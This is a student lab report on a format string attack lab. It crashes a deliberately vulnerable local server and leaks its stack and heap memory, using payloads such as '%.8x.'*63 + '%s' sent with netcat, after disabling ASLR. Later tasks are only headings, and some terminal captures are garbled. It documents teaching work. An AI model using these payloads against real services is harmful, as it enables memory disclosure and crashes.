

Lab Report: Format String Attack Lab

Robert D. Hernandez rherna70@uic.edu


Env Setup

Disable Address Space Layout Randomization

```
sudo sysctl -w kernel.randomize_va_space=0
```


Task 1: Crashing the Program

Initial run with benign input



```
8
PROBLEMS OUTPUT TERMINAL PORTS
> v TERMINAL
[+] Running 2/0
  ✓ Container server-10.9.0.5 Created 0.1s
  ✓ Container server-10.9.0.6 Created 0.1s
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd390
server-10.9.0.5 | The secret message's address: 0x080af014
server-10.9.0.5 | The target variable's address: 0x080e4048
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd2b8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_)(^_) Returned properly (^_)(^_)
SH: 192.168.0.31 feature/hw5* 0 0 0 0 -- NORMAL --
```

Create initial payload file:



```
zsh -
● → hw5 git:(feature/hw5) x date
Fri Oct 18 15:45:10 CDT 2024
● → hw5 git:(feature/hw5) x python3 attack-code/build_string.py
● → hw5 git:(feature/hw5) x stat badfile
File: badfile
Size: 1500          Blocks: 8          IO Block: 4096   regular file
Device: 8,1        Inode: 1056140    Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/  ubuntu)   Gid: ( 1000/  ubuntu)
Access: 2024-10-18 15:45:00.416947691 -0500
Modify: 2024-10-18 15:45:13.531158116 -0500
Change: 2024-10-18 15:45:13.531158116 -0500
Birth: 2024-10-18 15:44:51.958811975 -0500
○ → hw5 git:(feature/hw5) x
```

Injecting initial payload to format program

```

=> [fmc-server-1] resolving provenance for metadata file 0.0s
[+] Running 2/0
  ✓ Container server-10.9.0.6 Created 0.1s
  ✓ Container server-10.9.0.5 Created 0.1s
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd3f0
server-10.9.0.5 | The secret message's address: 0x080af014
server-10.9.0.5 | The target variable's address: 0x080e4048
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd318
server-10.9.0.5 | The target variable's value (before): 0x11223344
168.0.31 feature/hw5* 0 0 0 0 -- NORMAL -- Ln 24, Col 1 Spaces: 4 UTF-

```

After changing the line `build_string.py` program line

```
# s = "%.8x"*1200 + "%n"
```

to

```
s = "%s"*12
```

`format` Program crashes as expected:

```

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS
○ → hw5 git:(feature/hw5) X docker compose up
[+] Running 2/0
  ✓ Container server-10.9.0.5 Created 0.0s
  ✓ Container server-10.9.0.6 Created 0.0s
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd320
server-10.9.0.5 | The secret message's address: 0x080af014
server-10.9.0.5 | The target variable's address: 0x080e4048
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd248
server-10.9.0.5 | The target variable's value (before): 0x11223344
^CGracefully stopping... (press Ctrl+C again to force)
[+] Stopping 2/2
  ✓ Container server-10.9.0.5 Stopped 11.2s
  ✓ Container server-10.9.0.6 Stopped 11.2s
canceled
○ → hw5 git:(feature/hw5) X

```

My solution for Task 1 is located at `./attack-code/task_1_crash_program.py`

Start the docker compose stack, and invoke it with

```
$ task run_task1
```

then Press Ctrl+C.

We use a format string with twelve (12) %s format string modifiers to encounter the first memory address that is invalid.

Task 2: Printing out the Server Program's Memory

Task 2.A: Stack Data

Start the docker compose stack, and invoke it with

then Press Ctrl+C.

The 64th index was found through trial and error by first printing quite a bit of the stack and experimenting with smaller values.

Importantly, we observe that the program prints the bytes as a string instead of as a number.

```

modifiers. The literal string used was %0x, which serves to make the
12 content(0:4) = (number).to_bytes(4,byteorder='little')

PROBLEMS OUTPUT TERMINAL PORTS

hw5 git:(feature/hw5) x task run_2A
Thu Oct 24 01:38:26 UTC 2024
hw5 git:(feature/hw5) x task run_2A
task: Available tasks for this project:
* build: Build all targets
* clean: Clean up build artifacts
* compose: Build docker compose stack
* disable_aslr: Disable Address Space Layout Randomization (ASLR)
* enable_aslr: Enable Address Space Layout Randomization (ASLR)
* format-32: Build the 32-bit format executable
* format-64: Build the 64-bit format executable
* install: Install executables to the fmt-containers directory
* run_task1: Injects payload using python
* run_task2A: Injects payload using python
* run_task2B: Build the server executable
* server: Build the server executable
task: Task "run_2A" does not exist
hw5 git:(feature/hw5) x task run_task2A
task: [run_task2A] echo $(python3 attack-code/task_2A_stack_data.py) | nc 10.9.0
.5 9090
^Ctask: Signal received: "interrupt"
task: Failed to run task "run_task2A": exit status 130
hw5 git:(feature/hw5) x

docs git:(feature/hw5) x docker compose up
[+] Running 2/0
Container server-10.9.0.6 Created 0.0s
Container server-10.9.0.5 Created 0.0s
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffff67cb0
server-10.9.0.5 | The secret message's address: 0x080b9008
server-10.9.0.5 | The target variable's address: 0x080ee068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 329 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffff67bd8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | 0xbcd11223344.00001000.080497c1.080ee320.080ef180.ffff67cb0.f
ffff67bd8.080ee320.080ee000.ffff67c78.08049982.ffff67cb0.00000000.00000064.0804994b.
080ee320.00000493.ffff67df9.ffff67cb0.080ee320.09554290.00000000.00000000.00000000
0.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
00.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
00.ffff67cb0.00000149.000005dc.080ee320.00000000.00000000.00000000.ffff68298.08049
907.ffff67cb0.00000149.000005dc.080ee320.00000000.00000000.00000000.ffff683e4.0000
0000.00000000.00000000.00000149.deadbeef.
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)

```

This observation is significant because it here at the 64th index that we observe the alignment of the `va_list` pointer in `printf` with the data that we injected at runtime through user input "3735928559" as a hexadecimal number "0xdeadbeef".

Task 2.B: Heap Data

My solution for Task 2A is located at `./attack-code/task_2A_stack_data.py`

Start the docker compose stack, and invoke it with

```
$ task run_task2B
```

then Press `Ctrl+C`.

With the `va_list` pointer aligned at the 64th element, we replace `%x` with `%s` and we replace the bytes for our number with the address on the heap of the char buffer of the string we want to print using the `%s` format modifier.

```
s = "%.8x."* 63 + "%s"
```

When executing our attack with netcat, we cause the format program to print the buffer at the memory address we injected over the network via user input.

```

PROBLEMS OUTPUT TERMINAL PORTS

hw5 git:(feature/hw5) x task run_task2B
task: [run_task2B] echo $(python3 attack-code/task_2B_heap_data.py) | nc 10.9.0.
5 9090
^Ctask: Signal received: "interrupt"
task: Failed to run task "run_task2B": exit status 130
hw5 git:(feature/hw5) x

server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffc43760
server-10.9.0.5 | The secret message's address: 0x080b9008
server-10.9.0.5 | The target variable's address: 0x080ee068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 322 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffc43688
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | 11223344.00001000.080497c1.080ee320.080ef180.ffc43760.ffc43688
.080ee320.080ee000.ffc43728.08049982.ffc43760.00000000.00000064.0804994b.080ee32
0.0000049a.ffc438a2.ffc43760.080ee320.08754290.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000000
0000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000000.ffc43d48.08049907.ffc
43760.00000142.000005dc.080ee320.00000000.00000000.00000000.ffc43e94.00000000.00
000000.00000000.00000142.A secret message
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)

```

Task 3: Modifying the Server Program's Memory

Task 4: Inject Malicious Code into the Server Program

Task 5: Attacking the 64-bit Server Program

Task 6: Fixing the Problem